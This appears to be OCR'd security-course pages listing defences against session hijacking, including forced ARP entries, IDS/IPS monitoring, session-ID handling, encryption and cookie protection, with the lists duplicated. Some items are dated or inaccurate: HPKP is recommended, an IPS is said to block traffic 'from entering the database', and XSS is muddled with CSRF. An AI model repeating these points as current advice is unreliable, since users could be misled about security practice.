
  A forced ARP entry involves replacing the MAC address of a compromised machine in the ARP cache of the server with a different one in order to restrict network traffic to the compromised machine.

  A forced ARP entry should be performed in the case of the following:

  - Repeated ARP updates
  - Frames sent between the client and server with different MAC addresses
  - ACK storms

- **Automatic Method**

  The automatic method involves the use of an intrusion detection systems (IDS) and intrusion prevention systems (IPS) to monitor incoming network traffic. If the packet matches any of the attack signatures in the internal database, the IDS generates an alert, whereas the IPS blocks the traffic from entering the database.




Protecting against Session Hijacking

1. Use **Secure Shell (SSH)** to create a secure communication channel
2. Implement the **log-out functionality** for the user to end the session
3. Generate a **session ID** after a successful login and accept only session IDs generated by the server only
4. Ensure that data in transit is **encrypted** and implement the **defense-in-depth** mechanism
5. Use **string** or **long random numbers** as session keys
6. Use different **usernames** and **passwords** for different accounts
7. Implement **timeout()** to destroy sessions when expired
8. Avoid including the session ID in the **URL** or **query string**
9. Ensure that **client-side** and **server-side** protection software are in the active state and up-to-date
10. Use **strong authentication** (such as Kerberos) or peer-to-peer virtual private networks (VPNs)
11. Configure appropriate **internal** and **external spoof rules** on gateways
12. Use **IDS products** or **ARPwatch** for monitoring ARP cache poisoning
13. Use **HTTP Public Key Pinning** (HPKP) to allow users to authenticate web servers
14. Enable browsers to **verify website authenticity** using network notary servers

Protecting against Session Hijacking

- Use the Secure Shell (SSH) to create a secure communication channel.
- Pass authentication cookies over HTTPS connections.
- Implement the log-out functionality for the user to end the session.
- Generate a session ID after a successful login and accept session IDs generated by the server only.
- Ensure that data in transit is encrypted and implement the defense-in-depth mechanism.
- Use strings or long random numbers as session keys.
- Use different usernames and passwords for different accounts.
- Educate employees and minimize remote access.
- Implement `timeout()` to destroy sessions when expired.
- Avoid including the session ID in the URL or query string.
- Use switches rather than hubs, and limit incoming connections.
- Ensure that client-side and server-side protection software are in the active state and up-to-date.
- Use strong authentication (such as Kerberos) or peer-to-peer virtual private networks (VPNs).
- Configure appropriate internal and external spoof rules on gateways.

- Use IDS products or ARPwatch for monitoring ARP cache poisoning.
- Use encrypted protocols available in OpenSSH suite.
- Use firewalls and browser settings to confine cookies.
- Protect authentication cookies with Secure Sockets Layer (SSL).
- Regularly update platform patches to fix TCP/IP vulnerabilities (e.g., predictable packet sequences).
- Use IPsec to encrypt session information.
- Use HTTP Public Key Pinning (HPKP) to allow users to authenticate web servers.
- Enable browsers to verify website authenticity using network notary servers.
- Implement DNS-based authentication of named entities.
- Disable compression mechanisms of HTTP requests.
- Use cipher-chaining block (CBC) ciphers incorporating random padding up to 255 bytes, thereby making the extraction of confidential information difficult for an attacker.
- Restrict cross-site scripts to prevent cross-site request forgery (CSRF) from the client side.
- Upgrade web browsers to the latest versions.
- Use vulnerability scanners to detect any insecure configuration of HTTPS session settings on sites.
- Enable the HTTPOnly property to prohibit user scripts from accessing the cached cookies.
- Employ encrypted FTP to reduce the probability of session hijacking.
- Employ the Microsoft-based solution (SMB signing) to enable traffic signing.



Web Development Guidelines to Prevent Session Hijacking

